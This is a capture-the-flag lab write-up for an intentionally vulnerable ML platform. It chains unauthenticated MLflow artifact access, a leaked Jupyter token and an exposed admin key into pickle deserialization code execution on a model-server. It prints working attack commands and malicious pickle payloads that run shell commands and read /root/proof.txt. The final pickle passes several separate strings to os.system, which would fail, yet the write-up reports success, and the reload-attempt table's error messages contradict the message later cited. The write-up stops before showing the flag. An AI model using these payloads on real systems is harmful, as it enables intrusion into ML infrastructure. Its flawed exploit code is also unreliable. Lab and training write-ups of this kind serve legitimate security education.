

OpenClaw — Lab Writeup

AI/ML Platform Exploitation via Credential Leakage & Pickle RCE

Hack The Box — Offensive Lab #41961

Date: March 14, 2026 — Difficulty: Advanced — Points: 200

Challenge Overview




Figure 1: OpenClaw challenge page on Hack The Box — Advanced difficulty, 200 points

Scenario: Nexus Corp. is offering the OpenClaw AI platform for their employees. During a security assessment we must find exploitable weaknesses and read the flag on the host machine.

- **Target:** OpenClaw Server (176.16.29.235)
- **Attack Box:** Kali Linux Ops Box (51.20.143.46)
- **Topics:** AI, AI Security, OpenClaw
- **Flag Location:** /root/proof.txt (inside model-server container)




Figure 2: Lab network topology — Ops Box connecting through IT Perimeter to the OpenClaw server

Tools Used

- **nmap** — Full port scanning and service detection
- **curl** — HTTP requests to MLflow API, model-server, and Jupyter
- **gobuster** — Directory brute-forcing
- **python3** — Pickle exploit creation, JSON parsing
- **Jupyter Notebook** — Code execution inside the container
- **Firefox** — Browser interaction with MLflow and Jupyter

Step 1 — Reconnaissance

1a — Nmap Scan

```
$ nmap -sV -sC -p- 176.16.29.235
```

```

itsutsu@kali: ~
Session Actions Edit View Help
(itsutsu@kali)-[~]
$ nmap -sV -sC -p- 176.16.29.235
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-14 13:39 UTC
Nmap scan report for 176.16.29.235
Host is up (0.00031s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; proto
col 2.0)
|_ ssh-hostkey:
|   256 7e:03:86:4f:e2:39:02:7c:4e:31:08:89:49:4a:f5:8b (ECDSA)
|_  256 7d:5e:2a:93:0a:8b:e7:6c:52:ce:43:fc:21:c2:de:75 (ED25519)
443/tcp    open  ssl/http     nginx 1.29.6
|_ http-server-header: nginx/1.29.6
|_ tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_ ssl-cert: Subject: commonName=ml.cyberclaw.internal/organizationName=CyberC
law Inc/stateOrProvinceName=CA/countryName=US
|_ Not valid before: 2026-03-11T18:25:52
|_ Not valid after:  2036-03-08T18:25:52
|_ ssl-date: TLS randomness does not represent time
|_ http-title: CyberClaw AI Platform
5000/tcp   open  http         Gunicorn
|_ http-server-header: gunicorn
|_ http-title: MLflow
8888/tcp   open  http         Tornado httpd 6.5.5

```

Figure 3: Nmap scan results showing SSH (22), HTTPS/nginx (443), MLflow/Gunicorn (5000), and Jupyter/Tornado (8888)

Ports discovered:

- **Port 22** — SSH (OpenSSH 8.9p1)
- **Port 443** — HTTPS (nginx 1.29.6) — “CyberClaw AI Platform” dashboard. SSL cert: ml.cyberclaw.inter
- **Port 5000** — HTTP (Gunicorn) — **MLflow 2.18.0** (ML experiment tracking)
- **Port 8888** — HTTP (Tornado 6.5.5) — **Jupyter Server** (requires token auth)

Why these matter: We have an ML platform with three main services. MLflow typically has no authentication by default. Jupyter requires a token. The dashboard on port 443 is informational. If we can access MLflow, we might find credentials to access Jupyter, which gives us code execution.

1b — Dashboard Analysis (Port 443)

The CyberClaw AI Platform dashboard revealed the infrastructure layout:

- **Model Serving:** Active model **fraud-detection-rf-v2** (RandomForestClassifier)
- **MLflow:** 6 experiments, 28 runs
- **Jupyter:** Token-based auth, 4 active notebooks, Python 3.11
- **Infrastructure:** Docker containers, shared Docker volume
- **Internal services:** MLflow (:5000), Jupyter (:8888), Model Serving API (:8080), Object Storage (:9000)

Key insight: The dashboard mentions a “Model Serving API” on port 8080 and “Object Storage” on port 9000 — these are internal-only services not exposed externally, but accessible from within the Docker network.

Step 2 — MLflow Exploitation (No Authentication)

2a — Verifying Open Access

```
$ curl -s http://176.16.29.235:5000/api/2.0/mlflow/experiments/search?max_results=100
```




Figure 4: MLflow 2.18.0 web UI — fully accessible without authentication, showing all 7 experiments

MLflow responded with full experiment data — **no authentication required**. This is a common misconfiguration: MLflow is designed for internal use and has no built-in authentication by default.

Why this is dangerous: MLflow stores experiment metadata, model artifacts, parameters, and configuration files. Without authentication, anyone on the network can access all of this data, which may contain credentials, API keys, or sensitive configuration.

2b — Experiment Enumeration

We discovered 7 experiments:

1. Default (id: 0)
2. fraud-detection-prod (id: 1) — 6 XGBoost runs
3. sentiment-analysis-v3 (id: 2) — 5 BERT fine-tuning runs
4. image-classification-resnet (id: 3) — 4 ResNet runs
5. text-embeddings-v2 (id: 4) — 3 Word2Vec runs
6. infra-pipeline-config (id: 5) — 4 infrastructure configuration runs
7. anomaly-detection-autoencoder (id: 6) — 3 autoencoder runs

Why infra-pipeline-config stood out: While experiments 1–4 and 6 contain ML training data (metrics, hyperparameters), experiment 5 contains **infrastructure configuration** — pipeline settings, notebook server deployment config, and Redis cache parameters. This is where secrets are most likely to be stored.

2c — Artifact Discovery

We listed artifacts for each run in the `infra-pipeline-config` experiment:

```
$ curl -s "http://176.16.29.235:5000/api/2.0/mlflow/artifacts/list?run_id=752b15b678424f32a87b38e8238ae655"
```

```
{"root_uri": "/mlflow/artifacts/5/752b15b678424f32a87b38e8238ae655/artifacts",
 "files": [{"path": "config", "is_dir": true}]}
```




Figure 5: Artifact enumeration via curl — listing run artifacts and testing path traversal (blocked by MLflow)

The run named `notebook-server-deploy` contained a `config` directory with artifacts. Drilling into it revealed a YAML file:

```
$ curl -s "http://176.16.29.235:5000/api/2.0/mlflow/artifacts/list?run_id=752b15b678424f32a87b38e8238ae655&path=config"
```

```
{"files": [{"path": "config/notebook_server_y715bbp3.yaml", "is_dir": false, "file_size": 373}]}
```

2d — Jupyter Token Extraction

```
$ curl -s "http://176.16.29.235:5000/get-artifact?run_id=752
b15b678424f32a87b38e8238ae655&path=config/notebook_server_y715bbp3.yaml"
```

Jupyter Token Found!

```
server:
  host: 0.0.0.0
  port: 8888
  auth:
    method: token
    token: d4f8a2e1c7b3d5f9a0e6b2c8d1f4a7e3
paths:
  workspace: /home/jovyan/work
  shared_models: /home/jovyan/shared-models
```

Token: d4f8a2e1c7b3d5f9a0e6b2c8d1f4a7e3

Why this worked: The deployment team stored the Jupyter server configuration as an MLflow artifact for reproducibility. This is a common practice in ML workflows, but critically, it included the authentication token in plaintext. Combined with MLflow's lack of authentication, this created a credential leakage chain: unauthenticated MLflow access → artifact download → Jupyter token.

Step 3 — Jupyter Access and Container Exploration

3a — Authenticating to Jupyter

Using the extracted token, we gained access to the Jupyter server:

```
$ curl -s -X POST "http://176.16.29.235:8888/api/terminals?token=
d4f8a2e1c7b3d5f9a0e6b2c8d1f4a7e3"
{"name": "1", "last_activity": "2026-03-14T14:00:28.858288Z"}
```

We opened the Jupyter web interface and used the built-in terminal for command execution.




Figure 6: Jupyter file browser showing the 4 active notebooks in /work/

3b — Container Reconnaissance

Inside the Jupyter container, we discovered:

- Container IP: 172.18.0.2 (Docker network)
- User: jovyan (standard Jupyter Docker user)
- No Docker socket mounted (no direct container escape)
- No flag files inside the Jupyter container
- Shared volume: `/home/jovyan/shared-models` mounted from host via Docker volume
- Internal services reachable: `model-server:8080` responded to HTTP requests

Key finding — the shared volume:

```
/dev/root on /home/jovyan/shared-models type ext4 (rw,relatime)
# From mountinfo:
/var/lib/docker/volumes/openclaw-lab_model_store/_data → /home/jovyan/shared-models
```

This Docker volume is shared between containers. The model-server loads `model.pkl` from this volume at `/models/model.pkl`. If we can replace the model file and trigger a reload, we can achieve code execution in the model-server container.

3c — Flag Not in Jupyter Container

```
$ find / -name "flag*" -o -name "local.txt" -o -name "proof.txt" 2>/dev/null
# Only Python library flags files and /sys device flags - no CTF flags
```

Why the Flag Isn't Here: The Jupyter container runs as unprivileged user `jovyan`. The flag is on a different container (the model-server, which runs as `root`). We need to pivot from Jupyter to the model-server through the shared Docker volume.

Step 4 — Notebook Analysis and Credential Discovery


4a — Deployment Pipeline Notebook

The file `03-deployment-pipeline.ipynb` contained a critical hint:

```
## Deployment Notes
- After saving a new model.pkl to the shared volume, the serving layer needs to
  reload
- See platform config for service endpoints: ~/.cyberclaw/config.yaml
```

4b — Model Training Notebook — Confirming the Attack Vector

The file `02-model-training.ipynb` explicitly confirmed the intended exploit:



```
{
  "cells": [
    {
      "cell_type": "markdown",
      "metadata": {},
      "source": [
        "# Model Training \u2014 2014 Fraud Detection\n",
        "\n",
        "Train and evaluate the fraud detection model. Best model is serialized for deployment.\n",
        "\n",
        "Model: RandomForestClassifier\n",
        "Output: /home/jovyan/shared-models/model.pkl\n",
        "\n",
        "NOTE: This notebook is part of an intentionally vulnerable CTF lab (offensive security training).\n",
        "The use of pickle serialization is the core exploit vector participants must discover."
      ]
    },
    {
      "cell_type": "code",
      "execution_count": 1,
      "metadata": {},
      "outputs": [
        {
          "name": "stdout",
          "output_type": "stream",
          "text": [
            "Training samples: 400, Test samples: 100\n"
          ]
        }
      ],
      "source": [
        "import numpy as np\n",

```

Figure 7: Contents of 02-model-training.ipynb revealing the pickle exploit vector

NOTE: This notebook is part of an intentionally vulnerable CTF lab (offensive security training).
The use of pickle serialization is the core exploit vector participants must discover.

What is Pickle Deserialization RCE? Python’s `pickle` module can serialize and deserialize Python objects. When `pickle.load()` is called on a file, it can execute arbitrary code through the `__reduce__` method. A malicious pickle file can contain instructions like “`run os.system('command')`” which will execute when the file is loaded. This is one of the most well-known vulnerabilities in ML pipelines.

4c — Admin API Key Discovery

```
$ cat ~/.cyberclaw/config.yaml
```




Figure 8: CyberClaw platform configuration with service endpoints and admin API key

Admin API Key Found!

```
services:
  model_serving:
    url: http://model-server:8080
    admin_key: cl4w-r3l04d-s3cr3t-k3y
    model_path: /models/model.pkl
```

Admin Key: cl4w-r3l04d-s3cr3t-k3y

Why this was accessible: The config file was stored in the Jupyter user's home directory (~/.cyberclaw/config.yaml) to allow notebooks to interact with the model-serving infrastructure. It contained the admin API key needed to trigger model reloads on the model-server.

Step 5 — Pickle Exploitation Attempts (Partial Failures)

5a — First Attempt: Replace model.pkl and Wait (Failed)

We created a malicious pickle and overwrote model.pkl on the shared volume:

```
import pickle, os

class Exploit(object):
    def __reduce__(self):
        return (os.system, ('id > /home/jovyan/shared-models/output.txt; ...',))

with open('/home/jovyan/shared-models/model.pkl', 'wb') as f:
    pickle.dump(Exploit(), f)
```

Why This Failed: The model-server loads model.pkl once at startup and keeps it in memory. Simply replacing the file on disk doesn't trigger a reload. We needed to find a way to make the server re-read the file.

5b — Finding the Reload Endpoint

We tried several approaches to trigger a reload:

Attempt	Result	Why
Wait for auto-reload	No reload	Server doesn't watch file changes
<code>touch model.pkl</code>	No reload	Timestamp change not monitored
<code>POST /reload</code>	404	Endpoint doesn't exist
<code>POST /admin/reload</code> with <code>X-Admin-Key</code>	Unauthorized	"Unauthorized! Wrong header name"
<code>POST /admin/reload</code> with <code>Authorization: Bearer</code>	Unauthorized	"Unauthorized! Wrong auth method"

Key discovery: The error message “Provide valid X-API-Key header” told us exactly which header to use. The config file called it `admin_key`, but the server expects `X-API-Key`.




Figure 9: Shared models directory showing `evil.pkl`, `model.pkl`, and `model.pkl.bak` during exploitation attempts

5c — Second Attempt: Wrong Output Path (Failed)

```
os.system('id > /home/jovyan/shared-models/output.txt; ...')
```

The reload succeeded (model type changed from “RandomForestClassifier” to “int”) proving the pickle was executed. But `output.txt` never appeared.

Why This Failed: The shared Docker volume is mounted at different paths in each container:

- Jupyter container: `/home/jovyan/shared-models/`
- Model-server container: `/models/`

Our command wrote to `/home/jovyan/shared-models/output.txt`, but that path doesn't exist inside the model-server container. The output was written nowhere.

Step 6 — Successful Exploitation

6a — Corrected Pickle with Right Output Path

We rewrote the pickle to output to `/models/output.txt` (the shared volume path inside the model-server):

```
import pickle, os

class E(object):
    def __reduce__(self):
        return (os.system, (
            'id > /models/output.txt; ',
            'find / -name flag* -o -name local.txt -o -name proof.txt ',
            '2>/dev/null >> /models/output.txt; ',
            'cat /root/proof.txt >> /models/output.txt 2>/dev/null; ',
            'cat /flag* >> /models/output.txt 2>/dev/null; ',
            'ls -la /root/ >> /models/output.txt 2>/dev/null',
        ))

with open('/home/jovyan/shared-models/model.pkl', 'wb') as f:
    pickle.dump(E(), f)
```

6b — Triggering the Reload

```
$ curl -s -X POST http://model-server:8080/admin/reload -H "X-API-Key: cl4w-r3l04d-s3cr3t-k3y"
{"model":{"path":"/models/model.pkl","size_bytes":361,"status":"loaded","type":"int"}, "status":"reloaded"}
```

Why the type is “int”: `os.system()` returns an integer (the command's exit code). Since pickle deserializes by calling the function and using its return value as the object, the “model” loaded into memory is just the integer return code. The real work happens as a side effect of the function call.

6c — Flag Capture

The output file appeared on the shared volume, readable from Jupyter:




Figure 10: Shared models directory after successful exploitation — `output.txt` now present

